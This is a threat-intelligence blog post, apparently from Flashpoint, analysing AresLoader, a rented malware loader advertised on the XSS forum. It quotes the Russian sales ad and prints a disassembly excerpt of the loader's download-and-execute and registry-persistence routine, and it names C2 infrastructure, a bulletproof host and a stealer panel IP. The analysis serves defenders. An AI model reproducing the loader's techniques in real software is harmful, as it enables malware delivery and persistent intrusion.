Private Malware for Sale: A Closer Look at AresLoader


flashpoint.io/blog/private-malware-for-sale-aresloader/

March 6, 2023

A new private loader for sale

In December 2022, a private loader named “AresLoader” was advertised for sale on the top-tier Russian-language hacking forum XSS by a threat actor going by the name “DarkBLUP”. The seller claimed that they were selling access to the malware for $300 per month and were only issuing ten licenses at a time.

According to DarkBLUP, AresLoader is designed to camouflage itself as legitimate software while covertly downloading harmful payloads. The sales ad also revealed that AresLoader operates through a single command and control (C2) panel that receives logs, and customers can create user accounts for the panel.



DarkBLUP
RAID-массив
Пользователь
Joined: Nov 29, 2021
Messages: 63
Reaction score: 26
Escrow deals: 2
Deposit: 0.00 Ƀ

Dec 27, 2022 #1

Уважаемый Клиент.
Здесь будут описаны достоинства, правила использования приватного лоадера, который вы арендуете.

Название продукта: AresLoader.


Месячная аренда обойдётся в 300$. Никаких скидок не предусмотрено. В стоимость включены: 5 rebuild (включая первый), каждый с частичной чисткой стаба (уникализация сигнатуры бинарника). Любой последующий rebuild будет стоить 50$, это может занять некоторое время, т.к. данная услуга оказывается исключительно вручную, но долго ждать мы не заставим.
Помимо этого, ручной морфинг кода (для каждого build он свой).

Sales thread posted to XSS by DarkBLUP. (Source: Flashpoint)

The AresLoader sellers have also set up a Telegram channel to facilitate discussions related to the bot. The IP address of the C2 server indicates that it belongs to an autonomous system number (ASN) registered to the bulletproof hosting provider Partner LLC.

How AresLoader works

Flashpoint analysts have evaluated a sample build of AresLoader and confirmed that it performs the advertised functions.



```
.text:0040167B                 mov     eax, ds:__imp__Sleep@4 ; Sleep(x)
.text:00401680                 call    eax ; Sleep(x)  ; Sleep(x)
.text:00401682                 sub     esp, 4
.text:00401685                 mov     eax, [ebp+lPath]
.text:00401688                 mov     [esp+4], eax    ; dwnPath
.text:0040168C                 mov     dword ptr [esp], offset __ZL8legiturl ; url
.text:00401693                 call    __Z13DownloadFilesPKcS0_ ; DownloadFiles(char const*,char const*)
.text:00401698                 mov     eax, [ebp+lPath]
.text:0040169B                 mov     [esp], eax      ; file
.text:0040169E                 call    __Z20ExecuteLegitProgrammPKc ; ExecuteLegitProgramm(char const*)
.text:004016A3                 mov     eax, [ebp+pPath]
.text:004016A6                 mov     [esp+4], eax    ; dwnPath
.text:004016AA                 mov     dword ptr [esp], offset __ZL10payloadurl ; url
.text:004016B1                 call    __Z13DownloadFilesPKcS0_ ; DownloadFiles(char const*,char const*)
.text:004016B6                 mov     eax, [ebp+pPath]
.text:004016B9                 mov     [esp], eax      ; file
.text:004016BC                 call    __Z25ExecutePayloadEXEProgrammPKc ; ExecutePayloadEXEProgramm(char const*)
.text:004016C1                 mov     dword ptr [esp+4], offset fileNameReestr
.text:004016C9                 mov     eax, [ebp+pPath]
.text:004016CC                 mov     [esp], eax      ; szPath
.text:004016CF                 call    __Z9AddRegKeyPcS_ ; AddRegKey(char *,char *)
.text:004016D4                 mov     eax, [ebp+sPath]
```

AresLoader downloader function calls. (Source: Flashpoint)


Once dropped on the system, it scrapes the victim device's IP address and time zone, generates a UUID for the infected system, and beacons out to the C2 server with a POST request. This beacon includes the scraped data mentioned above as well as campaign identifiers such as an 'owner_token.'

After registering the loader on the C2 server, the loader downloads the expected legitimate file specified during the build's creation. It executes that file and downloads the additional harmful payloads. The downloaded files are saved in a folder and then executed. AresLoader then creates a Registry AutoRun key to obtain and retain unauthorized access to the victim's environment.

It is worth noting that the "owner_token" field identifies the AresLoader customer to whom the build belongs. Some customer tokens might be linked to threat actor accounts that were active in various illicit communities collected by Flashpoint over the past two months.

AresLoader panel and server

The AresLoader panel is managed and hosted by the malware seller, and it appears that all AresLoader builds communicate with a single server.



AresLoader login landing page. (Source: Flashpoint)

This server’s IP address has been detected as the recipient of communication consistent with AresLoader’s command and control (C2) functions. Additionally, a file that resembles an AresLoader build has also been observed communicating with this IP address.


What security teams can learn from ASNs

The IP address used by AresLoader’s server belongs to the autonomous system number (ASN) AS204603 and is registered as Partner LLC. Note that the use of “LLC” in the ASN name does not necessarily indicate the company is a registered LLC; it may be part of the name. This ASN exhibits several traits characteristic of bulletproof hosting providers.

Bulletproof hosting providers are similar to standard hosting providers but cater to threat actors who seek to host malicious infrastructure without fear of the servers being taken down due to abuse policies.

Identifying bulletproof hosting provider ASNs can be useful to security researchers and organizations with the ability to block IP ranges. These ASNs’ announced IP ranges are highly unlikely to host legitimate services, making them valuable in identifying malicious infrastructure or preventing malicious activity proactively.

Partner LLC also hosts the “Shark” stealer panel, indicating that the ASN supports other malicious infrastructure besides AresLoader. Additionally, another Partner LLC IP hosts securespend[.]org, a phishing site masquerading as securespend[.]com.



SharkStealer | Login

45.9.74.122

LetHost LLC

Germany, Frankfurt am Main

```
HTTP/1.1 200 OK
Date: Thu, 16 Feb 2023 16:49:23 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/7.4.33
X-Powered-By: PHP/7.4.33
Set-Cookie: PHPSESSID=3jtbegqh6qk9hr4krjasjh1f90; path=/; HttpOnly; SameSite=Lax
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, mus...
```

Shodan result for Shark Stealer Panel. (Source: Shodan)

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